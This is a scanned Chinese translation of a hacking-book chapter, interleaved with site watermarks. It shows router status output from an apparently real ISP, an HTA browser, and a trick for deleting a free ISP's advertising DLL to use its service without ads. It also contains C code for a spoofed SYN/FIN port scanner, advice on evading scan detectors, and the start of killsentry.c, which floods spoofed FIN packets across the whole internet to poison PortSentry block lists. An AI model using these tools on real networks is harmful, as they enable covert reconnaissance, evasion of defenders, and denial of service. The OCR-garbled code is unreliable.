Seria10:0 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:1 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria0:2 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle
Serial0:3 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:4 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
-More-  Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:5 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:6 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:7 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:8 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

-More-                  Serial0:9-dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:10 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:11 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:12 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:13 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
-More-                  Dialer state is idle

Seria10:14 – dialer type = ISDN
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:15 – dialer type = ISDN
Dial String Successes Failures Last called Last status
0 incoming call(s) have been screened.
0 incoming call(s) rejected for callback.

Seria10:16 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:17 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

-More- Serial0:18-dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:19 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:20 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:21 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
Seria10:22 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
-More-                    Dialer state is idle

Seria10:23 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:24 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:25 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:27 – dialer type = ISDN
-More-          Idle timer (600 secs), Fast idle timer
(20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:28 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

Seria10:30 – dialer type = ISDN
Idle timer (600 secs), Fast idle timer (20 secs)
Wait for carrier (30 secs), Re-enable (15 secs)
Dialer state is idle

delhinas4>show snmp
Chassis 11494401
646497 SNMP packets input
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
0 Bad SNMP version errors
0 Unknown community name
0 Illegal operation for community name supplied
1 Encoding errors
2402516 Number of requested variables
4 Number of altered variables
8281 Get-request PDUs
638211 Get-next PDUs
4 Set-request PDUs
918646 SNMP packets output
0 Too big errors (Maximum packet size 1500)
67 No such name errors
0 Bad values errors
0 Bad values errors
0 General errors
646496 Response PDUs
272150 Trap PDUs

SNMP logging enabled
  Logging to 203.xx.243.63.162, 0/10, 270949 sent, 1201 dropped.

delhinas4>show history

show terminal
how
show tacas
show dialer
who
mstat
localhost
help
where
show history
```

这个命令可以显示你到最后一次登录时使用的命令列表。

在这种方式下，你可以使用拨号连接，或呼叫路由器提示符，得到用户自身和你的 ISP 服务器更多的信息。

编写自己的浏览器(HTML 程序)

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

我感觉到，这本书不会全部介绍 HTA 应用程序，因为 HTA 应用程序是基本的 HTML 应用程序，HTA 应用程序必须运行在 Internet Explorer 4.0 以上版本。HTA 应用程序是一个完备的应用程序。通过开发 HTA，Internet Explorer 能够在网上被用来创建和发布完全版本应用程序。基本上，HTA 应用程序是一个跨平台，普通.exe 文件和 Web 网页，可以通过 Internet Explorer 显示。

一般情况下，不仅 C++，或 Perl，或 Visual Basic 的正式的编程语言能够访问系统资源，还有现在的 HTA，这个对于 DHTML（动态超文本标记语言）有力的扩展。HTA 不仅支持普通页面所支持的，例如 CSS（重叠样式表），脚本语言，方法行为等。而且允许开发者访问客户系统，控制应用程序的用户接口和许多其他方面的控制功能。HTA 最突出的特点是，它可以像一个得到信任的应用程序，这意味着它没有安全约束，与普通的网页一样使用。一个 HTA 文件就如同普通的 exe 文件一样。在 HTA 程序运行之前，用户会被提示，是下载还是直接运行程序，如果保存到客户系统中，可以在以后任何时候运行，就像普通的 exe 程序一样。

一个 HTA 应用程序只是一个 html 文件，该文件以 hta 的扩展名保存。网页上的命令与 HTA 的命令的仅有不同是 HTA 程序增加了一些本地化的 HTA 程序的命令。一个 HTA 程序可以通过双击程序的图标，或者从开始菜单，通过 URL 打开文件，或者通过从命令行启动。

一些流行的基于电子邮件的病毒，就是包含恶意代码的 hta 应用程序。他们通过 Outlook Express 传播。因此，在下次启动一个以 hta 为扩展名的文件时，需要仔细考虑该文件。

现在，在我们开始分析 HTA 的专用命令之前，让我们编写一个 Hello World 程序。这个程序可以帮助你了解基本的功能，如何使用 hta 功能，甚至当你不理解任何细节情况下，也可以开始使用，复制以下的文件代码，以你选择的文件名来保存文件。

```
<HTML>
<TITLE> My First HTA </title>
<HEAD>
<HTA:APPLICATION>
</HEAD>
<BODY SCROLL= "yes">
Hello World!!!
</BODY>
</HTML>
```

Hta 文件扩展名告诉系统如何处理这类文件。HTA:APPLICATION 作为一个应用程序告诉应用程序的窗口如何处理。这个新的标记有许多新的属性，来控制 HTA 的功能和应用。这个新的标签 HTA:APPLICATION 同时与 head 标签一起使用，它们包含的功能是 DHTML 不能提供的。为了了解 HTA 的特点属性，让我们看看下面的例子：

```
<HEAD>
<TITLE>My First HTA Application </TITLE>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
<HTA:APPLICATION ID="htapp"
    APPLICATIONNAME= "My First HTA APP"
    BORDER= "none"
    CAPTION= "yes"
    ICON= "/icon.gif"
    SHOWINTASKBAR= "no"
    SINGLEINSTANCE= "yes"
    SYSMENU= "no"
    Windowstate= "maximize"
    >
</HEAD>
```

我们通过以上一段代码得出结论：

1. 当我们启动 HTA，作为系统的“我的第一个 HTA 应用程序”（由系统应用程序名属性控制）。

2. HTA 应用程序没有边框（由边框属性控制）。

3. THA 应用将会有一个标题栏（由标题属性控制）。当标题被设置为 no，最大或最小，程序图标或窗口边框被设置为 disable。

4. 浏览器，任务栏或标题栏中的图标是/icon.gif（由 ICON 属性控制）。

5. HTA 应用程序的任务栏不会显示（由 SHOWINTASKBAR 属性控制）。

6. 在特定时间内只有一个实例被启动（由 SINGLEINSTANCE 属性控制）。

7. 没有一个标准的系统的程序图标（由 SYSMENU 属性控制），当 SYSMENU 被设置为 no，程序图标，最大化和最小化按钮也被设置为禁用。

8. HTA 窗口默认启动时被设置为最大化。

9. ID 属性设置相同。

当 HTA 运行，它会显示文本，在应用程序的标题栏<TITLE>标题，应用程序的标题栏，在<BODY>标签内的代码是运行的程序。

当 HTA 作为一个完全信任的应用程序，它可以实施一些动作，这些动作在普通的 Web 页中是不能实施的。HTA 可以完全操纵客户机，它可以读写客户机的文件和系统注册表。命令代码也是支持的，它们允许跨域的脚本操作。

不仅这些，如果不考虑浏览器的安全设置，它们还允许嵌入式的 JAVA APPLET 和 Active X 控件运行，不会出现任何警告信息。

为了了解 HTA 的安全设置如何工作，阅读以下 SBN 的摘要。

SBN

HTA 窗口能够扩展其他域内的相关信任关系。HTA 允许访问 Windows 和 Cookie 之间的跨域脚本。为了应付跨域脚本的内在安全隐患。HTA 能够使 APPLICATION 的属性设为 FRAME 或 IFRAME，这个 HTA 特有的属性不是一个仅有的安全预防措施。HTA 被设计为 FRAME 和 IFRAME，APPLICATION 属性被设置为 no，没有脚本访问 HTA 包含 HTA。这种方式，不安全内容是不允许进入 HTA 通过不信任的窗口的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

HTA 被设计为不信任的 HTML FRAME 和 IFRAME 没有脚本可以访问包含 HTA。在 FRAME 情况下，被设置为禁止 HTA-enabled。最高水平 frame 由所有的 FRAME 包含。对于 FRAME 来说，windows.top 和 windows.self 是相同的。另外，不安全的 FRAME 和 IFRAME 从母 HTA 的不接受或者一个引用或一个 URL 的操作符，最后的结果不能保存到 HTA 作为父窗口。

在应用程序中，所有的内容是安全的，FRAME 和 IFRAME 能够安全的标记为可信任的。向导和控制面板是安全内容的例子。在以下的 IFRAME 的 HTA-enable 状态例子中，允许它返回父窗口。

<IFRAME SRC = “filename.htm” APPLICATION = “yes”>

通过对比，一个 IFRAME ，允许浏览不安全的内容就像一个 HTML 文件一样实现。以下内容的例子在它的作用域内设置了安全属性，IFRAME 可以通过嵌入 HTML 文件使用。

<IFRAME SRC = “filename.htm” APPLICATION = “no”>

注意：APPLICATION 属性将会被忽略，如果不使用 HTA，而使用 HTML。当运行 HTA 时，用户会得到相同的预防措施。仅仅安装 HTA 由信任的源端产生。HTA 不能够作为代码标记。然而，他们能够标记框文件（.cab）或其他标记建立的格式安装。或者，大多数的可信任的站点包括企业的内网和可信任的销售商。

SBN

因此，从普通用户的观点来看，HTA 非常危险；而从攻击者观点来看，HTA 非常有趣。为了防止恶意的 JAVA APPLET 程序，可以禁用 JAVA。这些 HTA 可以通过从信任的端点接受标记。

浏览器中以下的代码就是 HTA，这个代码编写在 HTML 中，Javascript 中。为了了解如何编写和改进这些代码，我们必须了解以上两部分的知识。

这个代码基于开源概念，任何人都能发布代码，并改进这些功能。为了使用以下的浏览器，开始浏览以下内容，简单的通过复制以下内容到 Notepad 或其他的编辑器，保存一个为.hta 的扩展名。

```
<html>
<head>
<TITLE> The Hacking Truths Browser </TITLE>
<HTA: APPLICATION
APPLICATIONAME = “The Hacking Truths Browser.”
ICON = “icon_name_here.ico”
WINDOWSTATE = “normal”>
</head>

<body>
<span id = abar
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
style = “overflow none”>
<span
id = Atext><b> Address</b></span>
<input type = text
value = http://www.hackingmobilephones.com
id = URL
width = “80”
style = “width: expression(doument.body.clientWidth -
Atext.offsetWidth-
Ago.offsetWidth-85)”>
<input type = button
value = “Go”
id =  Ago onclick = “navigate()”><br>
<span>
<br>
<iframe
src = “ http://www.hackingmobilephones.com” id=data
     style= “width
100%; height: 85%></iframe>

<script language=JScript>
function navigate() {
document.all.data.src=URL.value;
}

function clickShortcut() {
 if (window.event.keyCode = = 13) {
     navigate()
 }
}

URL.onkeypress =
clickShortcut;

</script>
<br>Coded By: <b> Ankit Fadia</b> fadia.ankit@gmail.com<br>
Visit us at <a
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
href=www.hackingmobilephones.com>www.hackingmobilephones.com
</body>
</html>
```

这里有许多的 Internet 服务提供商，可以提供免费的 Internet 访问，你只需要支付电话费。这些免费的 ISP 主要通过广告赚钱，当你每次链接到 Internet 上时，你的屏幕上总会弹出一定形式的广告，这些广告会遮住一部分的屏幕。

这些条幅非常的讨厌，它们会堵塞一定的带宽，降低 Internet 链接的速度。这些需要显示的广告，需要通过你的 Modem 去下载。你能够删除这些条幅，能够免费地访问这些网站么？请阅读以下内容。

这种攻击的答案就是称作动态链接库的文件，首先，让我们看看，dll 文件被用在什么地方。动态链接库是一个控制命令和数据的集合，看起来就像一个程序。举个例子，微软的 Office，当你启动时，主文件读取相关的 dll 文件，并显示在工具栏上。注意：几乎所有的 Windows 应用程序使用相同的 dll 文件显示标题栏。因此，我们可以得出结论，dll 文件就是最常用的改变应用程序外观的方式。

现在，当一个程序停止使用时，动态链接库可以自动载入或卸载，这时可以节省资源或内存。它们可以在不同的程序之间共享。

首先，让我们了解这些免费的 ISP 的工作原理。

当你点击链接按钮，Modem 会拨号链接免费的 ISP，建立链接。在链接建立之前，免费的 ISP 软件会检查客户机上是否安装了动态链接库。如果存在，当链接时，条幅会自动跳出。如果 dll 文件不存在，免费的 ISP 软件会拒绝链接。因此，为了能够自由地浏览网页，而没有令人讨厌的广告的干扰。当链接到免费的 ISP 服务器时，一旦链接建立，（尖叫声停止），删除相关的动态链接库。这个操作十分简单，但是需要了解是哪个 dll 文件要被删除。

为了找到与你的 ISP 软件相关的 dll 文件，在一个未安装的机器内（相同的软件没有安装）。接着使用 FIND 工具（开始→FIND）查找所有的 dll 文件位置。这些最近一日的修改和创建的 dll 文件（在日期修改条）。如果在最近的 24 小时内没有安装其他的文件，就可以轻松地找到这些 dll 文件。

首先，我建议阅读 TCP/IP 章节，在那一章，我描述了如何利用 C 来编写自己的端口扫描工具，现在，Isp 安装软件可以探测端口扫描，识别个人的 IP 端口。然而，仍然有方法逃避这种某种类型的端口扫描器的扫描。在这一部分，我们将学习如何做。

以下的 C 程序说明了基于 SYN/FIN 的记录端口扫描是没有用的。它可以欺骗主机中得到被欺骗主机的列表，发送伪造的 fin 或 syn 到受害者机器中得到扫描列表。它可以在 FreeBSD 上工作，但是不能在 Linux 上工作。

```
#define_FAVOR_BSD
#includ <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/socket.h>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#include <sys/wait.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netinet/in_system.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <unistd.h>
#include <time.h>
#include <netdb.h>

struct viclist {
    struct in_addr victim;
    struct viclist *link;
};

struct slist {
    struct in_addr spoof;
    struct slist *link;
};
int
main(int argc, char *argv[])
{
    int  i =0
    int  sock;
    int  on =1;
    struct sockaddr_in sockstruct;
    struct ip  *iphead;
    struct tcphdr  *tcphead;
    char  evilpacket[sizeof(struct ip) + sizeof(struct tcphdr)];
    int  seq,ack;
    FILE     *victimfile;
    FILE     *SPOOFFILE;
    char     buffer[256];
    struct viclist *vcur, *vfirst;
    struct slist   *scur, *sfirst;
    bzero(evilpacket, sizeof(evilpacket));
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        vfirst = malloc(sizeof(struct viclist));
        vcur = vfirst;
        vcur->link = NULL;

        if (argc <4) {
                printf("Usage: %s scan_type ((S)yn/(F)in) spoof_file
victim_file\n"
                "Example: %s spooffile victimfile\n",argv[0], argv[0]);
                exit(-1);
        }
        if ((strncmp(argv[1], "S", 1)) &&(strncmp(argv[1],"F", 1))) {
                printf("Scan type not specified\n");
                exit(-1);
        }
        if ((spooffile = fopen((char *)argv[2], "r") <=0) {
                perror("fopen");
        }else {
                while (fgets(buffer, 255, spooffile)) {
                    if(!(inet_aton(buffer, &(scur->spoof))))
                        printf("Invalid address found in victim file...ignoring\n");
                    else {
                        scur->link = malloc(sizeof(struct slist));
                        scur=scur->link;
                        scur->link = NULL;
                    }
                    };
                    bzero(buffer,sizeof(buffer));
                };
                fclose(spooffile);
                scur = sfirst;
                shile (scur->link!=NULL) {
                printf("Found spoof host:%s\n", inet_ntoa(scur->spoof));
                scur = scur->link;
        }
        scur = sfirst;

        if ((victimfile =fopen((char *) argv [3], "r")) <=0) {
                perror("fopen");
                exit(-1);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        } else {
                while (fgets(buffer, 255,victimfile)) {
                    if (!(inet_aton(buffer,&(vcur->victim))))
                            printf("Invalid address found in victim file..
ignoring\n");
                    else {
                            vcur->link = malloc(sizeof(struct viclist));
                            vcur = vcur->link;
                            vcur->link = NULL;
                    }
                };
                bzero(buffer, sizeof(buffer));
        };
        fclose(victimfile);
        vcur = vfirst;
        while (vcur->link ! = NULL) {
                printf("Found victim bost: %s\n", inet_ntoa(vcur->victim));
                vcur = vcur->link;
        };
        vcur = vfirst;

        if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) <
0) {
                perror("socket");
                exit(-1);
        }
        if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, (char *) &on,
sizeof(on)) <0 {
                perror("setsockopt");
                exit(-1);
        }
sockstruct.sin_family = AF_INET;
        iphead = (struct ip*) evilpacket;
        tcphead = (struct tcphdr*)evilpacket;
        tcphead = (struct tcphdr *) (evilpacket + sizeof(struct ip));
        iphead->ip_hl = 5;
        iphead->ip_v = 4;
        iphead->ip_len = sizeof (struct ip) + sizeof(struct tcphdr);
        iphead->ip_id = htons(getpid());
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        iphead->ip_ttl = 255;
        iphead->ip_p = IPPROTO_TCP;
        iphead->ip_sum = 0;
        iphead->ip_tos = 0;
        iphead->ip_off = 0;
        tcphead->th_win = htons(512);
        if(!(strncmp(argv[1], "S", 1)))
                tcphead->th_flags = TH_SYN;
        else
                tcphead->th_flags = TH_FIN;
        tcphead->th_OFF = 0X50;

        while (vcur->link! = NULL) {
                iphead->ip_dst = vcur->victim;
                sleep(1);
                while (scur->link! = NULL) {
                        seq = rand() % time(NULL);
                        ack = rand()% time(NULL);
                        tcphead->th_sport = htons(rand() %time(null));
sockstruct.sin_port = htons(rand() %time(null));
iphead->ip_src = scur->spoof;
sleep(1);
for(i = 1; i <=1024; i++) {
        seq += (rand()% 10) +50;
        ack += (rand()% 10) +50;
        srand(getpid());
        tcphead->th_seq = htonl(seq);
        tcphead->th_ack = htonl(ack);
        tcphead->th_dport = htonl(i);
        sendto(sock, &evilpacket, sizeof(evilpacker);
0x0,
                                        (struct sockaddr *) & sockstruct,
sizeof(sockstruct));
                        }
                        scur =scur->link;
                }
                scur = sfirst;
                        vcur = vcur->link;
                }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        return (1);
};
```

在 Unix 系统上，有许多不同的监测端口扫描工具可以利用，大多数用户使用的 Port Sentry 软件可以通过 Psionic 获得（<http://www.psionic.com/tools>），而扫描记录工具 sloar designer 可以通过 ftp.technotronic.com/unix 下载。

为了在这一章节有收获，你需要熟悉不同的记录器，在一般情况下，端口扫描检测非常容易，但是需要大量的工作。所有的端口扫描探测工具按照相同的规律来工作，就是检测到端口的 SYN 和 FIN，或其他的数据包。例如，从 Linux 的 Solar Designer 的扫描日志 1.3 版本中可以看到以下信息。

```
#define SCAN_COUNT_THRESHOLD    10
#define SCAN_DELAY_THRESHOLD    （CLK_TCK *3）
```

大多数的人不会修改这些参数，它意味着至少有 10 个端口需要扫描，在每个端口扫描的时间间隔不超过 SCAN_DELAY_THRESHOL 设定的时间间隔，这样进行端口扫描非常容易被察觉。

如果我们能够修改我们的端口扫描程序的参数，将使得滥用超时功能非常的容易（我利用自己的编写的端口 portscan.java 作为例子，因为这个例子比较简单，容易理解代码，你所需要做的就是修改端口之间的时延，即，我们可以破解 ScanThread.java 的代码）。

```
For(; ; ) { //Endless loop
Port = sync.take(); // Get Port Number to scan

For ( ; ; i++) {    //Endless loop + Increment instance variable
  If (I = 9) { //If this is the 9th Port
Sleep(10000);   //wait 10 seconds
I = 0; } //And reset instance variable
Port = sync.take(); //Get Port Number to scan
```

因此，扫描将不会被发觉。当然，由于这是 TCP/链接端口扫描程序参数的一个修改，它还是会在文件中/var/log/secure 显示的，但是不会出现在真正的日志文件中。我们还需要修改 SYN，FIN，XMAS 或 NULL 端口扫描器，这样才能够完全的避免检测。如果你用一个线程来运行扫描器。将端口参数设定为 20 会比较实施容易。

Port Sentry 是一个非常好的工具（有时也不好），它不仅会记录扫描，还会在 /etc/hosts.deny 上增加端口扫描，攻击者将不能链接到更多的端口。这个软件允许你建立一个称为 hosts.ignore 的文件，作为你上面的路由器将不能欺骗扫描，破坏你的链接。然而，没有系统管理员将 Internet 上数百万的主机放入 host.ignore 中。这个就是我们为什么使用 Andrew 编写的 killsentry.c 的原因。

```
/* killsentry.c (c) 1999 Vortexia / Andrew Alston
```

欺骗 FIN 数据包的代码，从 Internet 上的 1.0.0.0 主机开始扫描，一直到 255.255.255.255

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

地址为止，每一个地址发送 15 个数据包，从 100 端口到 115 端口。

以下的代码在 FreeBSD 3.2 上编译正确，不会出现错误警告。

```
#includ <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netinet/in_system.h>
#include <netinet/ip.h>
#include <unistd.h>
#include <time.h>
#include <netdb.h>

int main(int argc, char *argv[] {
      #define TARGETHOST "209.212.100.196"
      int octet1, octet2, octet3, octet4;
      int i;
      int sock;
      int on = 1;
      struct sockaddr-in sockstruct;
      struct tcphdr *tcphead;
char ipkill[20];
char evilpacket[sizeof(struct ip) + sizeof (struct tcphdr)];
struct in_addr spoof, target;
int seq, ack;
bzero(&evilpacket, sizeof(evilpacket));
// very bad way to generate sequence numbers

srand(getpid());
seq = rand()%time(NULL);
ack = rand()%time(NULL);

if(argc < 2) {
      printf("Usage: %s target_host\n", argv[0]);
      exit(-1);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    };
target.s_addr =inet_addr(TARGETHOST);
if((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) <
0) {
        perror("socket");
        exit(-1);
        }
    if(setsockopt(sock, IPPROTO_IP,IP_HDRINCL,(char
*)&on, sizeof(0n)) <0 {
        perror("setsockopt");
        exit(-1);
        }

    sockstruct.sin_family = AF_INET;

    iphead = (struct ip *)evilpacket;
    tcphead = (struct tcphdr *)(evilpacket + sizeof(struct ip));

    iphead->ip_hl =5;
    iphead->ip_v =4;
    iphead->ip_len = sizeof (struct ip) + sizeof(struct tcphdr);
    iphead->ip_id = htons(getpid());
    iphead->ip_ttl = 255;
    iphead->ip_p = IPPROTO_TCP;
    iphead->ip_dst= target;
    iphead->ip_sum = 0;
    iphead->ip_tos = 0;
    iphead->ip_off = 0;
    tcphead->th_sport = htons(80);
tcphead->th_seq = htons(seq);
